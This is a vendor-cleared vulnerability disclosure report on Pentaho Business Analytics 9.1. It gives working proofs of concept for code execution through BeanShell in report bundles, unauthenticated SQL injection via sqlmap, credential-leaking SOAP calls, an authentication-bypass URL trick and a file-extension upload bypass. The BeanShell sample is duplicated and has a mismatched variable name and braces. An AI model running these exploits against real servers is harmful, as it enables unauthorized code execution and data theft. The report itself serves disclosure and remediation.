HITACHI VANTARA
Pentaho Business Analytics
Security Assessment Report

October 10, 2021

HAWSEC - Security & Services
https://www.hawsec.com
Telephone: +39 340 747 2884
E-Mail: favero@hawsec.com

Table of Contents

Introduction

This document is a responsible disclosure effort and describes the security assessment report of the Pentaho Business Analytics application. The assessment was finalized on April 4, 2021 and it focused on the 64-bit Windows installation of Pentaho Business Analytics Version 9.1.0.0 Build 324 (*pentaho-business-analytics-9.1.0.0-324-x64*).

Product Overview

"Pentaho Business Analytics provides a modern, highly interactive, and intuitive web-based interface for business users to discover and explore virtually any data. With a full spectrum of analytics tools, users can create reports and dashboards as well as visualize and analyze data across multiple dimensions without dependence on IT or developers. Meanwhile, IT benefits from secure, scalable and governed analytics for the whole enterprise. Pentaho can be deployed on premises or in the cloud and can be seamlessly embedded into other software applications."

Source: hitachivantara.com

Executive Summary

HAWSEC performed a security assessment of the evaluation version of the Pentaho Business Analytics application. The focus of the assessment was to examine functional as well as source code aspects (where such code could be obtained, e.g., through decompilation), and identify potential vulnerabilities that could compromise the security of the application, and its underlying system.

As a result of this assessment, several vulnerabilities were identified. Specifically:

- A Remote Code Execution vulnerability which can be exploited by creating a specially crafted Pentaho Report Bundle. When exploited, it can allow low-privilege users to execute arbitrary code on the underlying host system of the Pentaho Business Analytics application.
- An Unauthenticated SQL Injection vulnerability that allows an unauthenticated attacker to execute SQL statements on the backend DBMS and list the database contents of any arbitrary Pentaho Data Source.
- An Insufficient Access Control vulnerability on the Data Source Management Service which allows low-privilege users to extract the configuration details of all data sources configured in the Pentaho Business Analytics application.
- An Authentication Bypass vulnerability which can allow unauthenticated entities to retrieve information from the Spring API endpoints (*/pentaho/api/**)

- A User Enumeration vulnerability which can allow low-privilege users to extract the list of all application users from the Jackrabbit User Repository.
- A Filename Restriction Bypass vulnerability which can allow authenticated users to bypass filename extension restrictions and upload arbitrary data files.

Risk Summary

The security audit of Pentaho Business Analytics identified a total of six (6) security vulnerabilities. Specifically, two (2) CRITICAL, one (1) HIGH, 2 (two) MEDIUM, and one (1) LOW-risk vulnerabilities. The following table summarizes the findings by including the severity and risk rating of each vulnerability. The security risks were calculated using the Common Vulnerability Scoring System (CVSS) Version 3.1.

TITLE	Severity	CVE ID	CVSS Score	Page
HVPENT-2021-01: Remote Code Execution through Pentaho Report Bundles	CRITICAL	CVE-2021-31599	9.9	6
HVPENT-2021-02: Unauthenticated SQL Injection through /api/repos/dashboards/editor	CRITICAL	CVE-2021-34684	9.8	7
HVPENT-2021-03: Insufficient Access Control of Data Source Management Service	HIGH	CVE-2021-31601	7.1	9
HVPENT-2021-04: Authentication Bypass of Spring APIs	MEDIUM	CVE-2021-31602	5.3	11
HVPENT-2021-05: Jackrabbit User Enumeration	MEDIUM	N/A	4.3	13
HVPENT-2021-06: Bypass of Filename Extension Restrictions - /pentaho/UploadService	LOW	CVE-2021-34685	2.7	14

Identified Vulnerabilities


HVPENT-2021-01: Remote Code Execution through Pentaho Report Bundles

Description

Pentaho allows users to create and run Pentaho Report Bundles (.prpt). Users can create PRPT reports by utilizing the Pentaho Designer application and can include BeanShell Script functions to ease the production of complex reports. However, the BeanShell Script functions can allow for the execution of arbitrary Java code when Pentaho PRPT Reports are run by Pentaho Business Analytics. This functionality allows any user with sufficient privileges to upload or edit an existing Pentaho Report Bundle (through Pentaho Designer) and execute arbitrary code in the context of the Pentaho application user running on the web server.

The following proof-of-concept BeanShell Expression demonstrates Remote Code Execution on the underlying host server of the Pentaho application.

```
// BeanShell Expression

getValue() {
    // Detect the underlying Operating System
    boolean isWindowsOS =
System.getProperty("os.name").toLowerCase().startsWith("windows");

    if (isWindows) {
        // Spawning Windows Calculator App
        Runtime.getRuntime().exec("calc.exe");
    } else {
        // Executing the Linux ‘whoami’ command
        Runtime.getRuntime().exec("whoami");
    }
}

// Returns the string “done” When the PRPT report is executed
return ("Done!");

}
```



```
// BeanShell Expression

getValue() {
    // Detect the underlying Operating System
    boolean isWindowsOS = System.getProperty("os.name").toLowerCase().startsWith("windows");

    if (isWindows) {
        // Spawning Windows Calculator App
        Runtime.getRuntime().exec("calc.exe");
    } else {
        // Executing the Linux 'whoami' command
        Runtime.getRuntime().exec("whoami");
    }
}

// Returns the string "done" When the PRPT report is executed
return ("Done!");

}
```

Name	Value
Required	
Function Name	BeanShellPoC
Expression	// BeanShell Expres
Optional	
Dependency Level	0

Figure 1: Arbitrary Java Code on BeanShell Expression Function

Impact

Authenticated users with sufficient role permissions to upload and run Pentaho Report Bundles can exploit this vulnerability to run arbitrary code on the underlying host server and exfiltrate sensitive application data.

Mitigation

Pentaho should limit the exposure of Java functionality available to Pentaho Report Bundles in order to reduce the attack surface of the application and prevent arbitrary code execution.

References

- https://beanshell.github.io/intro.html
- https://javadoc.pentaho.com/reporting/pentaho-reporting-engine-classic-core/org/pentaho/reporting/engine/classic/core/modules/misc/beanshell/BSHExpression.html#getValue()

HVPENT-2021-02: Unauthenticated SQL Injection through /api/repos/dashboards/editor

Description

Pentaho allows users to create and manage Data Sources. Users can select a Data Source when creating a Dashboard through the Pentaho User Console. When a Data Source is added, Pentaho makes a HTTP request to the dashboards editor (*/pentaho/api/repos/dashboards/editor*) in order to test the connection by executing a test SQL query. However, further examination

revealed that by utilizing the HVPENT-2021-04: Authentication Bypass of Spring APIs it is possible for an unauthenticated user to execute arbitrary SQL queries on any Pentaho datasource and thus retrieve data from the related databases.
The following proof of concept exploit is a demonstration using the SQLMap tool to retrieve the contents of the backend PostgreSQL database.

```
user@host:~/$ sqlmap -u
"http://localhost:8080/pentaho/api/repos/dashboards/editor?command=executeQuery&data
source=pentaho_operations_mart&query=*&require-cfg.js" --dbs --dbms=postgresql

[*] starting at 21:35:56
custom injection marker ('*') found in option '-u'. Do you want to process it?
[Y/n/q] Y
[...]
[21:36:00] [INFO] testing 'PostgreSQL inline queries'
[21:36:00] [INFO] URI parameter '#1*' is 'PostgreSQL inline queries' injectable
for the remaining tests, do you want to include all tests for 'PostgreSQL' extending
provided level (1) and risk (1) values? [Y/n] N
sqlmap identified the following injection point(s) with a total of 53 HTTP(s)
requests:
---
Parameter: #1* (URI)
    Type: inline query
    Title: PostgreSQL inline queries
    Payload:
http://localhost:8080/pentaho/api/repos/dashboards/editor?command=executeQuery&datas
ource=pentaho_operations_mart&query=(SELECT
(CHR(113)||CHR(113)||CHR(113)||CHR(122)||CHR(113))||(SELECT (CASE WHEN (6809=6809)
THEN 1 ELSE 0
END))::text||(CHR(113)||CHR(118)||CHR(112)||CHR(120)||CHR(113)))&require-cfg.js

    Type: stacked queries
    Title: PostgreSQL > 8.1 stacked queries (comment)
    Payload:
http://localhost:8080/pentaho/api/repos/dashboards/editor?command=executeQuery&datas
ource=pentaho_operations_mart&query=;SELECT PG_SLEEP(5)--&require-cfg.js
---
[21:36:17] [INFO] the back-end DBMS is PostgreSQL
web application technology: JSP
back-end DBMS: PostgreSQL
[21:36:17] [WARNING] schema names are going to be used on PostgreSQL for enumeration
as the counterpart to database names on other DBMSes
[21:36:17] [INFO] fetching database (schema) names
[21:36:17] [INFO] used SQL query returns 109 entries
[21:36:17] [INFO] retrieved: pentaho_dilogs
[21:36:20] [INFO] retrieved: information_schema
[21:36:21] [INFO] retrieved: pentaho_operations_mart
[21:36:21] [INFO] retrieved: public
available databases [5]:
[*] information_schema
[*] pentaho_dilogs
[*] pentaho_operations_mart
[*] pg_catalog
[*] public


[*] shutting down at 21:36:22
```

Impact

The vulnerability allows an unauthenticated attacker to execute SQL queries on the backend DBMS and exfiltrate data from arbitrary Pentaho Data Sources.

Mitigation

Pentaho should implement and enforce access controls in order to prevent unauthorized access to application data and functionality.

HVPENT-2021-03: Insufficient Access Control of Data Source Management Service

Description

Pentaho implements a series of web services using the SOAP protocol to allow scripting interaction with the backend server. While most of the interfaces correctly implement ACL, the Data Source Management Service located at “**/pentaho/*webservices/datasourceMgmtService***" allows low-privilege authenticated users to list the connection details of all data sources used by Pentaho. As a proof-of-concept, the following HTTP calls demonstrate how an authenticated user can retrieve the details of all available Pentaho Data Sources including, but not limited to, the cleartext username and password credentials.

```
POST /pentaho/webservices/datasourceMgmtService HTTP/1.1
Host: localhost:8080
Connection: close
SOAPAction:
Content-Type: text/xml;charset=UTF-8
Cookie: JSESSIONID=01AA03014DA08209368E158FCEF0497D; session-expiry=1617398748958;
server-time=1617391548958
Content-Length: 251

<soapenv:Envelope
       xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
       xmlns:web="http://webservices.repository.platform.pentaho.org/">
       <soapenv:Header/>
       <soapenv:Body>
             <web:getDatasources/>
       </soapenv:Body>
</soapenv:Envelope>


HTTP/1.1 200
Connection: close
Set-Cookie: session-expiry=1617398821337; Path=/
Set-Cookie: server-time=1617391621337; Path=/
Content-Type: text/xml;charset=utf-8
Date: Fri, 02 Apr 2021 19:27:08 GMT
Content-Length: 5028

<?xml version='1.0' encoding='UTF-8'?>
<S:Envelope xmlns:S="http://schemas.xmlsoap.org/soap/envelope/">
```

```
       <S:Body>
             <ns2:getDatasourcesResponse
                    xmlns:ns2="http://webservices.repository.platform.pentaho.org/">
                    <return>
                          <accessType>NATIVE</accessType>
                          <accessTypeValue>NATIVE</accessTypeValue>
                          <changed>false</changed>
                          <connectSql></connectSql>
                          <connectionPoolingProperties/>
                          <databaseName>pentaho-instaview</databaseName>
                          <databasePort>50006</databasePort>
                          <databaseType>MONETDB</databaseType>
             <forcingIdentifiersToLowerCase>false</forcingIdentifiersToLowerCase>
             <forcingIdentifiersToUpperCase>false</forcingIdentifiersToUpperCase>
                          <hostname>localhost</hostname>
                          <id>bb7ce3b4-8aeb-4270-a02d-8cf072338305</id>
                          <initialPoolSize>5</initialPoolSize>
                          <maximumPoolSize>10</maximumPoolSize>
                          <name>AgileBI</name>
                          <partitioned>false</partitioned>
                          <password>monetdb</password>
                          <quoteAllFields>false</quoteAllFields>
                          <streamingResults>false</streamingResults>
                          <username>monetdb</username>
                          <usingConnectionPool>false</usingConnectionPool>
<usingDoubleDecimalAsSchemaTableSeparator>false</usingDoubleDecimalAsSchemaTableSepa
rator>
                    </return>
[...]
[...]
                    <return>
                          <accessType>JNDI</accessType>
                          <accessTypeValue>JNDI</accessTypeValue>
                          <changed>false</changed>
                          <connectSql></connectSql>
                          <connectionPoolingProperties/>
                          <dataTablespace></dataTablespace>
                          <databaseName>PDI_Operations_Mart</databaseName>
                          <databasePort>5432</databasePort>
                          <databaseType>POSTGRESQL</databaseType>
             <forcingIdentifiersToLowerCase>false</forcingIdentifiersToLowerCase>
             <forcingIdentifiersToUpperCase>false</forcingIdentifiersToUpperCase>
                          <hostname>localhost</hostname>
                          <id>363759ae-8efe-4ade-9fdd-e7b2f58883b5</id>
                          <indexTablespace></indexTablespace>
                          <informixServername></informixServername>
                          <initialPoolSize>0</initialPoolSize>
                          <maximumPoolSize>20</maximumPoolSize>
                          <name>pentaho_operations_mart</name>
                          <partitioned>false</partitioned>
                          <password>password</password>
                          <quoteAllFields>false</quoteAllFields>
                          <streamingResults>false</streamingResults>
                          <username>hibuser</username>
                          <usingConnectionPool>false</usingConnectionPool>
<usingDoubleDecimalAsSchemaTableSeparator>false</usingDoubleDecimalAsSchemaTableSepa
rator>
                    </return>
             </ns2:getDatasourcesResponse>
       </S:Body>
</S:Envelope>
```

Impact

The vulnerability enables a low-privilege authenticated attacker to retrieve credentials and connection details of all Pentaho data sources, enabling data exfiltration.

Mitigation

Pentaho should implement and enforce access controls on the exposed web services in order to prevent unauthorized access to application resources.

HVPENT-2021-04: Authentication Bypass of Spring APIs

Description

The security model of Pentaho Business Analytics consists of different layers of Access Control (AC). The ***applicationContext*** directives defined in the ***applicationContext-spring-security.xml*** file were of particular interest and further examination of the access control entries revealed the following misconfigurations.

```
<sec:intercept-url pattern="\A/api/.*require-cfg.js.*\Z"
access="Anonymous,Authenticated" />
<sec:intercept-url pattern="\A/api/.*require-js-cfg.js.*\Z"
access="Anonymous,Authenticated" />
<sec:intercept-url pattern="\A/api/.*\Z" access="Authenticated" />
```

Specifically, the last directive explicitly declares that the available endpoints require that users are authenticated. However, the first and second directives bypass this requirement by allowing unauthenticated access to arbitrary _“/api/*”_ endpoints when the "_?require-cfg.js_" URL parameter is present. As a result, it is possible for unauthenticated users to access arbitrary Pentaho API endpoints by including the "_?require-cfg.js_" or "_?require-js-cfg.js_" URL parameter as part of the HTTP request. For example, the following URL can be used to retrieve the Pentaho API version, http://localhost:8080/pentaho/api/version/show?require-cfg.js

The following is a non-exhaustive list of the Pentaho API endpoints susceptible to this vulnerability.

```
http://localhost:8080/pentaho/api/version/show?require-cfg.js
http://localhost:8080/pentaho/api/version/softwareUpdates?require-cfg.js
http://localhost:8080/pentaho/api/emailconfig/isValid?require-cfg.js
http://localhost:8080/pentaho/api/authorization/action/isauthorized?require-cfg.js
http://localhost:8080/pentaho/api/userroledao/userRoles?require-cfg.js
http://localhost:8080/pentaho/api/system/locale?require-cfg.js
http://localhost:8080/pentaho/api/system/timezones?require-cfg.js
http://localhost:8080/pentaho/api/system/executableTypes?require-cfg.js
http://localhost:8080/pentaho/api/theme/list?require-cfg.js
```

```
http://localhost:8080/pentaho/api/theme/active?require-cfg.js
http://localhost:8080/pentaho/api/userrolelist/users?require-cfg.js
http://localhost:8080/pentaho/api/userrolelist/roles?require-cfg.js
http://localhost:8080/pentaho/api/userrolelist/allRoles?require-cfg.js
http://localhost:8080/pentaho/api/userrolelist/systemRoles?require-cfg.js
http://localhost:8080/pentaho/api/userrolelist/extraRoles?require-cfg.js
http://localhost:8080/pentaho/api/userrolelist/permission-users?require-cfg.js
http://localhost:8080/pentaho/api/userrolelist/permission-roles?require-cfg.js
http://localhost:8080/pentaho/api/scheduler/state?require-cfg.js
http://localhost:8080/pentaho/api/scheduler/jobinfotest?require-cfg.js
http://localhost:8080/pentaho/api/scheduler/blockout/blockoutjobs?require-cfg.js
http://localhost:8080/pentaho/api/scheduler/blockout/hasblockouts?require-cfg.js
http://localhost:8080/pentaho/api/scheduler/blockout/shouldFireNow?require-cfg.js
http://localhost:8080/pentaho/api/scheduler/generatedContentForSchedule?require-cfg.js
http://localhost:8080/pentaho/api/repos/executableTypes?require-cfg.js
http://localhost:8080/pentaho/api/plugin-manager/overlays?require-cfg.js
http://localhost:8080/pentaho/api/mantle/locale?require-cfg.js
http://localhost:8080/pentaho/api/mantle/isAuthenticated?require-cfg.js
http://localhost:8080/pentaho/api/mantle/getAdminContent?require-cfg.js
http://localhost:8080/pentaho/api/mantle/settings?require-cfg.js
http://localhost:8080/pentaho/api/mantle/registeredPlugins?require-cfg.js
http://localhost:8080/pentaho/api/service/assignment?require-cfg.js
http://localhost:8080/pentaho/api/repo/files/reservedCharacters?require-cfg.js
http://localhost:8080/pentaho/api/repo/files/generatedContentForSchedule?require-cfg.js
http://localhost:8080/pentaho/api/repo/files/canAdminister?require-cfg.js
http://localhost:8080/pentaho/api/repo/files/reservedCharactersDisplay?require-cfg.js
http://localhost:8080/pentaho/api/session/userName?require-cfg.js
http://localhost:8080/pentaho/api/session/workspaceDirForUser/{user}?require-cfg.js
http://localhost:8080/pentaho/api/session/setredirect?require-cfg.js
http://localhost:8080/pentaho/api/session/userWorkspaceDir?require-cfg.js
```

Impact

The vulnerability enables an unauthenticated attacker to extract information from the Pentaho Spring API. Referencing HVPENT-2021-02 an unauthenticated attacker can leverage this vulnerability to perform SQL Injection on any arbitrary Data Source.

Mitigation

Pentaho should implement separate patterns for each API resource and access rule. Additionally, the use of wildcard URL patterns should be avoided to prevent future misconfigurations.

HVPENT-2021-05: Jackrabbit User Enumeration

Description

Pentaho implements a series of web services using the SOAP protocol to allow scripting interaction with the backend server. HAWSEC identified that the services *userRoleListService* and *ServiceAction* exposed through the "***/pentaho/webservices/userRoleListService***" and "***/pentaho/ServiceAction?action=SecurityDetails***" endpoints are not enforcing sufficient access controls. Specifically, an authenticated user can list all application usernames present in the Jackrabbit Repository.

As a proof-of-concept, the following example retrieves the list of application users by making a WebService HTTP call to the "*/userRoleListService*" endpoint.

```
POST /pentaho/webservices/userRoleListService HTTP/1.1
Host: localhost:8080
Connection: close
Cookie: JSESSIONID=878BCFF82EC40D06F72D64172CAC98B4;
SOAPAction:
Content-Type: text/xml; charset=UTF-8
Content-Length: 244

<soapenv:Envelope
       xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
       xmlns:ws="http://ws.userrole.security.platform.pentaho.org/">
       <soapenv:Header/>
       <soapenv:Body>
              <ws:getAllUsers/>
       </soapenv:Body>
</soapenv:Envelope>


HTTP/1.1 200
Content-Type: text/xml;charset=utf-8
Connection: close
Content-Length: 353

<?xml version='1.0' encoding='UTF-8'?>
<S:Envelope
       xmlns:S="http://schemas.xmlsoap.org/soap/envelope/">
       <S:Body>
              <ns2:getAllUsersResponse
                     xmlns:ns2="http://ws.userrole.security.platform.pentaho.org/">
                     <return>pat</return>
                     <return>test</return>
                     <return>suzy</return>
                     <return>admin</return>
                     <return>tiffany</return>
              </ns2:getAllUsersResponse>
       </S:Body>
</S:Envelope>
```

Additionally, the following authenticated HTTP call demonstrates the same behavior on the *ServiceAction* endpoint.

```
GET /pentaho/ServiceAction?action=SecurityDetails HTTP/1.1
Host: localhost:8080
Cookie: JSESSIONID=878BCFF82EC40D06F72D64172CAC98B4;
Connection: close
```

```
HTTP/1.1 200
Set-Cookie: session-expiry=1617654740414; Path=/
Set-Cookie: server-time=1617647540414; Path=/
Content-Type: text/xml;charset=utf-8
Date: Mon, 05 Apr 2021 18:32:20 GMT
Connection: close
Content-Length: 666

<SOAP-ENV:Envelope
        xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
        <SOAP-ENV:Body>
                <ExecuteActivityResponse
                        xmlns:m="http://pentaho.org">
                        <content>
                                <users>
                                        <user>
                                                <![CDATA[pat]]>
                                        </user>
                                [...]
                                </users>
                                <roles>
                                        <role>
                                                <![CDATA[Power User]]>
                                        </role>
                                 [...]
                                </roles>
                                <acls/>
                        </content>
                </ExecuteActivityResponse>
        </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

Impact

This vulnerability enables low-privilege authenticated attackers to list all usernames present on the platform, allowing for a much more targeted brute-force attack in an attempt to escalate privileges.

Mitigation

Pentaho should implement and enforce access controls on the exposed web services in order to prevent unauthorized access to application resources.


HVPENT-2021-06: Bypass of Filename Extension Restrictions - /pentaho/UploadService

Description

Pentaho allows users to upload various files of different file types. The upload service is implemented under the '***/pentaho/UploadService***' endpoint. The file types allowed by the application are "*csv, dat, txt, tar, zip, tgz, gz, gzip*". When uploading a file with an extension other than the allowed file types, the application responds with the error message of "*UploadFileServlet.ERROR_0011 - File type not allowed. Allowable types are csv,dat,txt,tar,zip,tgz,gz,gzip*". However, the file extension check can be bypassed by including a single **dot** '**.**' at the end of the filename.

As a proof of concept, the following upload request demonstrates such a bypass.

```
POST
/pentaho/UploadService?file_name=test_file.jsp.&mark_temporary=false&unzip=false
HTTP/1.1
Host: localhost:8080
Content-Length: 194
Cookie: session-flushed=true; JSESSIONID=A0D2E6A3857C5B7EEF763821513174E9;
client-time-offset=32; JSESSIONID=2D525AE6A712A91E6CA1CBE50177559C;
session-expiry=1617569433767; server-time=1617562233767
Connection: close

------WebKitFormBoundary1k7sJ9yjEbfj39Fl
Content-Disposition: form-data; name="uploadFormElement"; filename="test_file.txt"
Content-Type: text/plain

[...]
FILE_CONTENTS
[...]

------WebKitFormBoundary1k7sJ9yjEbfj39Fl--


HTTP/1.1 200
Set-Cookie: session-expiry=1617572215172; Path=/
Set-Cookie: server-time=1617565015172; Path=/
Content-Type: text/plain;charset=ISO-8859-1
Content-Length: 6
Date: Sun, 04 Apr 2021 19:36:55 GMT
Connection: close

test_file.jsp.
```



C:\Pentaho\server\pentaho-server\pentaho-solutions\system\metadata\csvfiles

Name	Date modified	Type	Size
test_file.jsp	4/4/2021 12:40 PM	JSP File	1 KB

Figure 2: Arbitrary file uploaded on server.

Impact

An authenticated user can bypass filename extension restrictions and thus upload files of arbitrary types.

Mitigation

Pentaho should implement rigorous filename validation controls in order to prevent users from uploading files of arbitrary file extensions.

Document Management

Document Revision History

Revision #	Description	Author(s)	Date
1.0	Initial release submitted to vendor.	Alberto Favero Altion Malka	April 4, 2021
1.1	Document cleared for public release.	Altion Malka	October 10, 2021

Document Information

Project Title	Pentaho Business Analytics Security Assessment
Project Code	HVPENT210401
Project Type	Web Application Security Assessment
Report Date	April 5, 2021
Document Name	HVPENT210401-Pentaho-BA-Security-Assessment-Report-v1_1.pdf
Author(s)	- Alberto Favero - CEO & Security Researcher, HAWSEC - favero@hawsec.com - https://www.hawsec.com - Altion Malka - IT Security Engineer - https://github.com/iamaldi - https://linkedin.com/in/altionm